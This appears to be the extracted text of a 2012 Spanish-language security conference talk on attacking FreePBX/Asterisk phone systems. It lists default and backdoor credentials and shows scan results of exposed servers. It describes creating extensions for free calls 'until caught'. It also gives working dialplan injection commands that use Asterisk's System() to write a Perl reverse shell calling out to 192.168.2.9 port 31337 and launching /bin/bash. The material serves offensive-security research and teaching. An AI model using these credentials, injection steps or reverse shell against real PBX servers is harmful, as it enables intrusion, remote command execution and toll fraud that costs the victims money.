

FreePBX for Fun & Profit

Jose Luis Verdeguer (aka Pepelux)

Twitter: @pepeluxx

Mail: pepeluxx@gmail.com
verdeguer@zoonsuite.com

<http://blog.pepelux.org>
<http://www.zoonsuite.es>

NcN 2k12



¿ FreePBX ? ¿ Asterisk ? ¿ VoIP ?

- **FreePBX** es una distribución de **Asterisk**.
- **Asterisk** es un software libre que realiza funciones de centralita telefónica (el objetivo para una empresa es sustituir a la centralita convencional).



¿ FreePBX ? ¿ Asterisk ? ¿ VoIP ?

Frente a una centralita convencional, un sistema de **VoIP**:

- Es más económico (gratis – sólo requiere un equipo no muy potente).
- Es mucho más flexible (extensiones ilimitadas, plan de llamadas, etc).
- Podemos realizar el mantenimiento nosotros mismos.
- Permite reutilizar los teléfonos convencionales, mediante el uso de gateways.
- Para la entrada/salida, podemos conectar una o más líneas convencionales (usando una tarjeta PSTN) o enrutar las llamadas, a través de Internet, hacia un operador de VoIP.
- El único "problema" es que requiere unos mínimos conocimientos de seguridad, o puede salirnos muy caro (si nos hackean un servidor de correo, podrán mandar spam. Si nos hackean un servidor de VoIP, nos robarán dinero).



FreePBX
let freedom ring™

Login

Pass

Log in

Join

[Forgot password?](#)

Home

Download

Support

Community

Distro

Store

Search



Jump to it!

Just like our name implies, here's your FreePBX download (hosted on Sourceforge).

NEWS FLASH: [Update on 2.11 and Full ISO Distro](#) - I've been back from Spring break for a week so time for an update. I'll go [...more](#)

Easy Install?
*(Complete CD, with
Linux and
FreePBX)*

The easiest way to install FreePBX is to download this small "net installer" ISO, burn it to a CD, and then boot your system off the ISO. Your system will then reformat and upon completion you will have a fully functioning FreePBX Distro ready to configure your phones and trunks.


[Download FreePBX Distro](#)



CentOS

Asterisk®

=



FreePBX

let freedom ring™



Business Phone System

FreePBX®

Características:

- Fail2ban que bloquea ataques de fuerza bruta (SSH, HTTP, SIP, etc).
- MySQL sin usuarios accesibles desde el exterior.
- Obliga a usar contraseñas robustas para las cuentas SIP, IAX2,
- Administración por HTTP en claro – **FAIL!**
- La sesión del panel nunca caduca – **FAIL!**

**Aparentemente robusto desde el exterior pero ...
una vez dentro la seguridad brilla por su ausencia**

hacking?

Posted February 17th, 2012 by BorjaGVO (tadpole)

Today, when I went over the CDR report I saw something very strange. It seems that someone is calling from our system (to destination s!!). For me, a newbie, it's very weird. Does anyone know what this means?

Here is a shot: <http://imageshack.us/photo/my-images/703/hackniu.jpg/>

Thanks!



Is your system accessible



On February 17th, 2012 alan_mousty
(tadpole) said:

Is your system accessible from the Internet?

[Login](#) or [register](#) to post comments

yes, it is accesible from the Internet.



On February 20th, 2012 BorjaGVO
(tadpole) said:

yes, it is accesible from the Internet.

FreePBX®

Supongamos que tenemos acceso a un panel de control de una FreePBX.

FreePBX®

Supongamos que tenemos acceso a un panel de control de una FreePBX.

¿ Es mucho suponer ?



FreePBX Multiple Cross Site Scripting Vulnerabilities

2012-03-26

<http://www.securityfocus.com>**FreePBX Recordings Interface Remote Code Execution Exploit**

2012-03-26

<http://www.securityfocus.com>**FreePBX 'gen_amp_conf.php' Remote Code Execution Vulnerability**

2012-02-16

<http://www.securityfocus.com>**FreePBX SIP Packet Multiple Vulnerabilities**

2010-10-01

<http://www.securityfocus.com>**FreePBX 'admin/cdr/call_log.php' Remote File Include Vulnerability**

2010-10-01

<http://www.securityfocus.com>

Date	D	A	V	Description
2012-03-24	↓	-	✓	FreePBX 2.10.0 / 2.9.0 callmenu Remote Code Execution
2012-03-23	↓	-	✓	FreePBX 2.10.0 / Elastix 2.2.0 Remote Code Execution Exploit
2012-03-22	↓	-	✓	FreePBX 2.10.0, 2.9.0 Multiple Vulnerabilities
2010-09-24	↓	-	✓	FreePBX <= 2.8.0 Recordings Interface Allows Remote Code Execution
2010-01-18	↓	-	✓	Information disclosure in FreePBX 2.5.x
2010-01-18	↓	-	✓	SQL injection in FreePBX 2.5.1
2010-01-18	↓	-	✓	Permanent Cross-Site Scripting (XSS) in FreePBX 2.5.x - 2.6.0
2006-10-28	↓	-	✓	FreePBX 2.1.3 (upgrade.php) Remote File Include Vulnerability

FreePBX System Recordings Menu Arbitrary File Upload Vulnerability

2010-09-24

<http://www.securityfocus.com/bid/43454>**FreePBX 'config.php' SQL Injection Vulnerability**

2010-01-18

<http://www.securityfocus.com/bid/37847>**FreePBX 'admin/config.php' Password Information Disclosure Vulnerability**

2010-01-18

<http://www.securityfocus.com/bid/37848>**FreePBX Inbound Route Description HTML Injection Vulnerability**

2010-01-18

<http://www.securityfocus.com/bid/37849>**FreePBX Multiple Cross Site Scripting and HTML Injection Vulnerabilities**

2009-12-29

<http://www.securityfocus.com/bid/37482>

 The logo for FreePBX, with 'Free' in orange and 'PBX' in blue, followed by a registered trademark symbol.

FreePBX Backdoor Passwords Pose Asterisk Security Threat



Whether it's forgetting to change a default password or not removing an additional password that you didn't even know existed, some new revelations this week about FreePBX security are worth a minute of your time. There's more disappointing news. The bad guys are getting smarter and much more dangerous.

If you're new to Asterisk®, FreePBX® is the terrific, web-based graphical user interface that turns Asterisk into a user-friendly PBX that even mere mortals can use.

It is bundled as part of every Asterisk aggregation including PBX in a Flash, trixbox, Elastix, and Asterisk Now. With the exception of PBX in a Flash, you may not know it's there, but it is.

Years ago when FreePBX was in its infancy, the developers set up a way that administrators could still get into their system even if they forgot their administrator password. Typing admin:admin as the username:password combination basically gave you the keys to the castle in the default FreePBX install. That worked great in the days before folks exposed their systems to direct Internet web access which is a really BAD IDEA by the way.

Some of the aggregations shipped with a default username and password combination of maint and password. And for visually-impaired users, an automatic installer was crafted which set a default password of password. While users were encouraged to change these default passwords, many unfortunately didn't heed the advice. According to one unnamed provider that recently saw a spike in illegal calling activity, his attempt to log in to some of his customer's systems using password as the administrator password yielded a list of 50 vulnerable systems *in under an hour!*

And then there was this week's Elastix revelation that the developers had embedded an additional backdoor password in their distribution that very few knew about... except the bad guys unfortunately. According to **Xorcom**:

FreePBX Backdoor Passwords Pose Asterisk Security Threat



Whether it's forgetting to change a default password or not removing an additional password that you didn't even know existed, some new revelations this week about FreePBX security are worth a minute of your time. There's more disappointing news. The bad guys are getting smarter and much more dangerous.



If you're new to Asterisk®, FreePBX® is the terrific, web-based graphical user interface that turns Asterisk into a user-friendly PBX that even mere mortals can use.

It is bundled as part of every Asterisk aggregation including PBX in a Flash, trixbox, Elastix, and Asterisk Now. With the exception of PBX in a Flash, you may not know that these systems have default passwords.

Years ago when FreePBX was in its infancy system even if they forgot their administrators basically gave you the keys to the castle in exposed their systems to direct Internet web access.

Some of the aggregations shipped with a default password for visually-impaired users, an automatic installer, and some were encouraged to change these default passwords. A unnamed provider that recently saw a spike in security issues on their systems using password as the administrator password.

And then there was this week's Elastix reveal

in their distribution that very few knew about... except the bad guys unfortunately. According to Xorcom:



<i>admin:admin</i>	their
<i>admin:password</i>	ination
<i>admin:passworm</i>	ks
<i>maint:admin</i>	
<i>maint:maint</i>	
<i>maint:password</i>	nd for
<i>maint:passworm</i>	ers
<i>wwwadmin:password</i>	ne
<i>wwwadmin:wwwadmin</i>	ner's
<i>wwwadmin:admin</i>	
<i>asteriskuser:eLaStIx.asteriskuser.2007</i>	sword

Buscando servidores **FreePBX** con **SIPvicious**:


190.xxx.yyy.14:5060	FPBX-2.8.1(1.8.3.3)	-	190.xxx.yyy.61:5060	FPBX-2.9.0(1.8.11.0)	
190.xxx.yyy.109:5060	FPBX-2.6.0(1.6.2.11)	-	82.xxx.yyy.41:5060	FPBX-2.8.1(1.6.2.17.3)	
82.xxx.yyy.229:5060	FPBX-2.8.1(1.8.11.0)	-	82.xxx.yyy.221:5060	FPBX-2.8.1(1.8.7.0)	
82.xxx.yyy.55:5060	FPBX-2.10.1(1.8.10.1)	-	82.xxx.yyy.41:5060	FPBX-2.10.0rc1(1.8.11)	
82.xxx.yyy.55:5060	FPBX-2.8.1(1.8.12.0)	-	84.xxx.yyy.99:5060	FPBX-2.10.0(1.8.2.3)	
84.xxx.yyy.148:5060	FPBX-2.8.1(1.8.12.0)	-	84.xxx.yyy.252:5060	FPBX-2.9.0(1.4.40)	
84.xxx.yyy.53:5060	FPBX-2.8.1(1.8.7.0)	-	84.xxx.yyy.86:5060	FPBX-2.10.0(1.6.2.16.1)	
84.xxx.yyy.250:5060	FPBX-2.8.1(1.6.2.15)	-	84.xxx.yyy.67:5060	FPBX-2.9.0(1.6.1.11)	
84.xxx.yyy.213:5060	FPBX-2.8.1(1.8.12.0)	-	84.xxx.yyy.59:5060	FPBX-2.8.1(1.8.11.0)	
84.xxx.yyy.227:5060	FPBX-2.8.1(1.6.2.20)	-	84.xxx.yyy.140:5060	FPBX-2.10.0(1.8.9.2)	
84.xxx.yyy.77:5060	FPBX-2.8.1(1.8.12.0)	-	84.xxx.yyy.178:5060	FPBX-2.9.0(1.4.42)	
84.xxx.yyy.200:5060	FPBX-2.9.0(1.4.24.1)	-	84.xxx.yyy.71:5060	FPBX-2.7.0(1.6.2.13)	
88.xxx.yyy.77:5060	FPBX-2.8.1(1.8.7.0)	-	88.xxx.yyy.242:5060	FPBX-2.10.0rc1(1.8.9.1)	



Algunas no tienen permitidos los accesos a la web desde Internet ...

Algunas no tienen permitidos los accesos a la web desde Internet ...

... pero otras si ...



The image shows a screenshot of a web browser displaying the Asterisk CLI interface. The browser's address bar shows a URL with a redacted IP address followed by "/admin/config.php?". The page has a navigation menu with "Admin", "Reports", "Panel", and "Help" tabs. On the left, there is a sidebar menu with "Setup" and "Tools" tabs, and a list of menu items including "Admin", "System Status", "Module Admin", "Support", "Asterisk Logfiles", "Support", "System Administration", "Asterisk CLI", and "Asterisk Phonebook". The main content area is titled "Asterisk CLI" and contains a "Command:" input field and an "Execute:" button.

Admin Reports Panel Help

Setup Tools

Admin

System Status

Module Admin

Support

Asterisk Logfiles

Support

System Administration

Asterisk CLI

Asterisk Phonebook

Asterisk CLI

Command:

Execute:


FreePBX®

Como decía antes ...

Supongamos que tenemos acceso a un panel de control de una FreePBX.




Si tenemos acceso a un panel de una **FreePBX** podemos crear una extensión para hacer llamadas gratis ... hasta que nos pillen.



The screenshot shows the 'Add SIP Extension' form in the FreePBX interface. At the top, there is a navigation bar with a frog icon and five menu items: 'Admin', 'Applications', 'Connectivity', 'Reports', and 'Settings'. The main heading is 'Add SIP Extension'. Below the heading, there is a sub-heading '- Add Extension' followed by a horizontal line. At the bottom, there is a label 'User Extension' with a small help icon and an empty text input field.

También podemos ejecutar comandos del **CLI** de **Asterisk** ... aunque no permite ejecutar comandos del sistema (como ocurre en el **CLI** de consola, usando '!').




The screenshot shows the 'Asterisk CLI' interface in the FreePBX system. It features the same navigation bar as the previous screenshot. The main heading is 'Asterisk CLI'. Below the heading, there is a label 'Command:' followed by an empty text input field. Below the input field is a blue button labeled 'Execute:'. At the bottom, there is a message: 'No such command '!ls' (type 'core show help !ls' for other possible commands)'. The message is displayed in a monospaced font.

Podemos ver la versión de Asterisk con 'core show version'.



The screenshot shows the Asterisk CLI interface. At the top, there is a navigation bar with a frog icon and five menu items: Admin, Applications, Connectivity, Reports, and Settings. Below the navigation bar, the title "Asterisk CLI" is displayed. A text input field contains the command "core show version". Below the input field is a blue button labeled "Execute:". The output of the command is displayed in a monospaced font: "Asterisk 10.4.0 built by root @ jenkins5.schmoozecom.net on a i686 running Linux on 2012-05-21 18:42:02 UTC".

Podemos ver las llamadas activas con 'core show channels'.



The screenshot shows the Asterisk CLI interface. At the top, there is a navigation bar with a frog icon and five menu items: Admin, Applications, Connectivity, Reports, and Settings. Below the navigation bar, the title "Asterisk CLI" is displayed. A text input field contains the command "core show channels". Below the input field is a blue button labeled "Execute:". The output of the command is displayed in a monospaced font, showing a table with four columns: Channel, Location, State, and Application(Data). The output shows 0 active channels, 0 active calls, and 0 calls processed.

Channel	Location	State	Application(Data)
0	active channels		
0	active calls		
0	calls processed		

DIALPLAN (extensions.conf)

```
200
-----
1 => Contesta
2 => Música en espera
3 => Llama al teléfono 200
4 => Cuelga
```

CUENTAS (sip.conf)

```
200
-----
usuario => user200
password => supersecreto

201
-----
usuario => user201
password => 123456
```



Extensión 201



Extensión 200

Llamar a 200

Registro



DIALPLAN (extensions.conf)

```
200
-----
1 => Contesta
2 => Ejecuta comando del sistema
3 => Cuelga
```

CUENTAS (sip.conf)

```
200
-----
usuario => user200
password => supersecreto

201
-----
usuario => user201
password => 123456
```



Llamar a 200

Registro

Extensión 201

Comando **System** de **Asterisk**.

Asterisk cmd System

System()

For Asterisk >=1.2

Synopsis

Execute a system (Linux shell) command

Description

System(command) - System command alone

System(command arg1 arg2 etc) - Pass in some arguments

System(command|args) - Use the standard asterisk syntax to pass in arguments

Nuestro objetivo:

- Ejecutar comandos del sistema a través de llamadas telefónicas.

Para ello:

- Vamos a crear una extensión nueva que, tras llamar, ejecute un *System()*.

```
exten => XXX,1,Answer()
```

```
exten => XXX,2,System('nuestro comando')
```

```
exten => XXX,3,Hangup()
```

El problema es que **FreePBX** está muy limitado a la hora de definir lo que hace una extensión, ya que se basa en lo permitido a través de la web, gestionado con unos simples formularios.

- Extension Options

Outbound CID	<input type="text"/>
Ring Time	Default ▼
Call Forward Ring Time	Default ▼
Outbound Concurrency Limit	No Limit ▼
Call Waiting	Enable ▼
Internal Auto Answer	Disable ▼
Call Screening	Disable ▼
Pinless Dialing	Disable ▼
Emergency CID	<input type="text"/>
Queue State Detection	Use State ▼

Usando el **CLI** intentaremos crear una nueva extensión que nos permita interactuar con el sistema:

```
voip*CLI>
```

Inyección de comandos

FreePBX®

Ejecución de comandos



Usando el **CLI** intentaremos crear una nueva extensión que nos permita interactuar con el sistema:




Al crearla desde el CLI y no desde la web:

- Esta extensión no se va a almacenar en la BBDD.
- Se perderá ante una recarga del *dialplan* (plan de llamadas).
- Se perderá ante un reinicio de *Asterisk*.

Usando el **CLI** intentaremos crear una nueva extensión que nos permita interactuar con el sistema:



Recordemos:



Usando el **CLI** intentaremos crear una nueva extensión que nos permita interactuar con el sistema:



Recordemos:

The screenshot shows the Asterisk CLI interface. At the top, two configuration files are highlighted: "DIALPLAN (extensions.conf)" and "CUENTAS (sip.conf)". The "DIALPLAN" file shows a configuration for extension 200, including a menu with options like "Admin", "Applications", "Connectivity", "Reports", and "Settings". Below the configuration, the "Asterisk CLI" prompt is visible, with a "Command:" input field and an "Execute:" button. The interface also shows a list of extensions: "200", "-----", "1 =>", "2 =>", and "3 =>".



Usando el **CLI** intentaremos crear una nueva extensión que nos permita interactuar con el sistema:



Sería algo así:

Formato:

dialplan add extension **extensión**, **prioridad**, **comando**, [**dato**] into **contexto**

Ejemplo:

dialplan add extension 999,1,answer, into ext-local

dialplan add extension 999,2,system,"**comando_del_sistema**" into ext-local

dialplan add extension 999,3,hangup, into ext-local

Intentaremos inyectar una *shell* que se guarde en un fichero, usando el comando **System** de **Asterisk**:



Trataremos de usar el comando **System** para crear en el sistema el siguiente script en **Perl** y almacenarlo en algún lugar del servidor:

```
use Socket;
```

```
socket (S, PF_INET, SOCK_STREAM, getprotobyname("tcp"));
```

```
if (connect (S, sockaddr_in(31337, inet_aton("192.168.2.9"))))  
{  
    open (STDIN, ">&S");  
    open (STDOUT, ">&S");  
    open (STDERR, ">&S");  
    exec ("/bin/bash -i");  
}
```

Las líneas a inyectar, a través del **CLI**, quedarían de la siguiente forma:

```
voip*CLI>
```

Inyección de comandos

FreePBX®

Ejecución de comandos



```
dialplan add extension 999,1,answer, into ext-local
```

```
dialplan add extension 999,2,system,"echo -e 'use Socket;' > /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,3,system,"echo -e  
'socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,4,system,"echo -e 'if(connect(S,sockaddr_in(31337,' >> /tmp/s.pl"  
into ext-local
```

```
dialplan add extension 999,5,system,"echo -e 'inet_aton("192.168.2.9"))){' >> /tmp/s.pl" into  
ext-local
```

```
dialplan add extension 999,6,system,"echo -e 'open(STDIN,">&S");' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,7,system,"echo -e 'open(STDOUT,">&S");' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,8,system,"echo -e 'open(STDERR,">&S");' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,9,system,"echo -e 'exec("/bin/bash -i");}' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,10,hangup, into ext-local
```

El problema es que a través de la web no podemos introducir ciertos caracteres, por lo que hay que codificar la entrada:

```
voip*CLI>
```

Inyección de comandos

FreePBX®

Ejecución de comandos



